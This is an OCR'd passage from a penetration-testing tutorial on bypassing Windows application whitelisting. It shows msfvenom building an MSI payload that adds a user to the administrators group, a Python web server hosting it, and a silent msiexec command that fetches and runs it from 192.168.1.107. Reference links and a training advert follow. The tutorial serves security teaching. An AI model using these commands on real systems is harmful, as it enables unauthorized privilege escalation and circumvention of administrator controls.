
```
root@kali:~# msfvenom -p windows/exec CMD='net localgroup administrators aaru /add' -f msi > admin.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once you have downloaded the admin.msi file your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the admin.msi file with msiexec.exe inside the run prompt.
Syntax: msiexec /q /i

```
msiexec /q /i http://192.168.1.107/admin.msi
```



As soon as you will hit the above-mentioned command inside run prompt, you can ensure that the aaru user has become part of the administrator's account.



Hopefully, it becomes clear to you, that, how you can use a .msi file to compromise an operating system where cmd.exe and other applications are blocked by the administrator.

Reference:

- https://www.hackingarticles.in/windows-applocker-policy-a-beginners-guide/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-weak-path-rule/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-cmstp/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-rundll32-exe-multiple-methods/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-regsrv32-exe-multiple-methods/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-wmic-exe-multiple-methods/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-msbuild-exe-multiple-methods/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-mshta-exe-multiple-methods/
- https://www.hackingarticles.in/bypass-application-whitelisting-using-msiexec-exe-multiple-methods/


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux